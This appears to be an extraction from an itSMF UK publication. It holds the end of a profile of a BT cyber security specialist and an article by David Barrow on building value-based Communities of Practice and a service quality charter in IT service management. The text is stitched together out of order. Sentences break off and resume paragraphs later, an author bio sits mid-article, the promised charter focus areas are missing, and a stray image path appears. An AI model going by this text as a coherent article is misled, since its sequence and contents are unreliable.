As I mentioned I am a very curious person so was always asking why. Why is this person doing this? Why is someone trying to access this device? Why are they running those commands?

To squash the second stereotype that only unattractive 'geeky men' work in cyber security, my team consists of eighteen people, both male and female. We all live normal lives and have normal hobbies, and we definitely don't sit up until 2am in our hoodies on the laptop hacking each other. Oh, and we are all VERY attractive. But all jokes aside, it takes a diverse group of people with different skillsets to make up a great cyber security team as we all work off each other's strengths to benefit the team.

I am in a very privileged position to have gained the experience and knowledge to work in this industry and will hopefully be working in it for many years to come, exploring the many aspects of the fast-moving world of cyber security. The movie image of the hacker is a very small part of the story. Real hackers play the long game, with a lot of reconnaissance of your network and systems to see what is vulnerable and how it can be exploited.



Jordan Wray

Jordan Wray is a cyber security specialist at BT.

Co-creating value within a community



David Barrow explains how co-creation of value requires a strong partnership between all stakeholders involved in delivering a service.

IT Service Management is great, isn't it? Surely that's why you are reading this blog; as a member of itSMF UK you agree, it's great and you get IT.

For me the truth is that as members of itSMF we surely 'get' IT, but how often do our colleagues, customers, and extended network get it? Just how well do we combine our expertise with that of our network of colleagues and customers and co-create real value in the design and delivery of ITSM.

I've heard it said before that, at its heart, good service management is built upon educated experimentation. As a collective, we have developed to a level where education, experience, membership, and an educated opinion are highly valued.

Much of this is thanks to our certification in management practices and frameworks. In addition, we also rely on our experiences to inform our decisions. In ITIL, this is referred to as 'adopt and adapt': the adoption, adaptation, and optimisation of ITSM within our organisations is something that is often positively encouraged – but how do we

extend this approach to the co-creation of value throughout an organisation?

Over the years I have worked in teams where we do things 'to' customers. We'd set up policies, process and measurements and facilitate workshops where we'd tell our customers how to work, what to measure, when to meet etc. This worked well, to a degree. Programmes were signed off, invoices settled, but what difference did we really make? Did we co-create value or did we just do 'IT' to our customer?

Since working as a consultant in ITSM I've had to find a new way of doing things. Thanks to some remarkable customers I've been able to adopt and adapt the co-creation of value as opposed to doing things 'to' them.

How? One way is to create value-based Communities of Practice (COP).

Establishing a value-based Community of Practice

My first time implementing a community of

practice was when engaged to focus on digital service quality within an enterprise. Our CIO and peers recognised that silos had developed across teams, geographies, and technologies, and further investigation indicated that these were proving disruptive in delivering real service quality to both the internal users and customers, diminishing service experience.

As part of our fact-finding mission, we discovered a current state where digital front-end services were developing at pace in line with the client's vision and strategy; however, these recently developed services were often out of sync with their underpinning legacy services. Multiple management frameworks and methodologies were being implemented with varying flavours throughout the organisation, while many third-party suppliers were distanced from the business values and operating their own framework interpretations.

The net result was employees and customers expressing a dissatisfaction with services that was simply not reflected in monthly service management and C-level reviews –

an example of watermelon SLAs which were done 'to' the organisation.

We were now in a situation where we were looking for a new approach to a familiar problem, and relied on experience and trust to provide a solution. My pitch that day, and the feeling with all that I've learned before and since, is that IT service management should shift its focus to the organisation, delivering digital products and services that enable the co-creation of value for service customers via a value-driven community – as opposed to just targeting IT delivery.

This began by engaging people from a cross the organisation and its suppliers to look at services in a more holistic way, agreeing on a joined-up approach to applying real value to the ongoing delivery and development of digital services. We took people out of their day-to-day work once a week via a value-based Community of

Mostly this opposition occurred because the teams only worked 'together' during – or because of – stressful, urgent situations such as a major incident, a failed change, or a time-critical presentation.

To counter this we adopted an approach based on ALOE (asking, listening, observing, empathising), discovering that teams felt less restricted by working in a practice rather than 'within' a process.

Taking these teams out of 'the trenches' and into a safe environment immediately removed the stress of those situations. Each of the teams contributed to, and ultimately agreed on, a service quality charter that reflected the values of the organisation and the community, a team that grew as people sought to get involved over the coming weeks and months. Our value-based Community of Practice was born.

that came thereafter) embed continual improvement as a practice across digital services and their lifecycle; we also identified role gaps across the organisation, set team objectives that became organisational objectives, and informed the organisation's technology roadmap and strategy (amongst many other positive outcomes).

Over time these communities will grow as people see positive outcomes, with everyone involved invested in what we as members of itSMF would label ITSM – just without the label.

Whether they worked in HR, finance or digital and whether they were a developer, supporter or consumer of the services, each member of the community played a part in both co-creating and implementing value into digital services, in an iterative manner and feeling part of what became quite the ongoing success story.

Example of a Community of Practice Service Quality Charter

Value Focused Community of Practice - Sample Charter

The consumer is at the heart of how we collaborate and organize ourselves, and our attitude is reflective in our delivery and management of services. After analyzing our service feedback and meeting with digital teams, we have agreed ten focus areas:



Source: Co-Creating Value in Organisations with ITIL. Author David Barrow, published by The Stationery Office under license from PeopleCert.



David Barrow

David Barrow is a service management consultant and the author of *Co-Creating Value in Organizations with ITIL4*, which is now available from itSMF UK.

Practice (CoP); and we built a service quality charter defining how we would co-create value.

We didn't adopt a 'big bang' approach however. Working with our sponsors, we selected just a few services and teams to focus upon. We considered not only their role but also their influence, their input, and most vitally their impact on service definition, service production, and service support, along with their formal and informal interaction with service customers.

This became our stakeholder map, leading to a sustainable CoP that could influence others. Our initial group was made up of global consumer-facing teams as well as those at C level, including champions at each level who would support a continual and iterative improvement ethos.


As part of this exercise, we often found teams working in opposition to one another: differences in strategy, objectives or culture.

Our initial community grew from a handful of members to become a global team of influencers and impactors, with a strong focus on service quality built on our own service quality charter and the company's service values and vision.

Positive results came quickly with proof-of-concept services that the community agreed upon. We grew our understanding of the services through value-based conversations, moving onto splitting out our teams to map the current and desired state for the services, both technical and non-technical, resources, partners, measures, and governance layers.

We also set out to understand whether the services were being received well by customers, leading us to look most closely at those watermelon services that were reporting 'green' on a month-by-month basis yet had less than positive consumer feedback.

Not only did this community (and those





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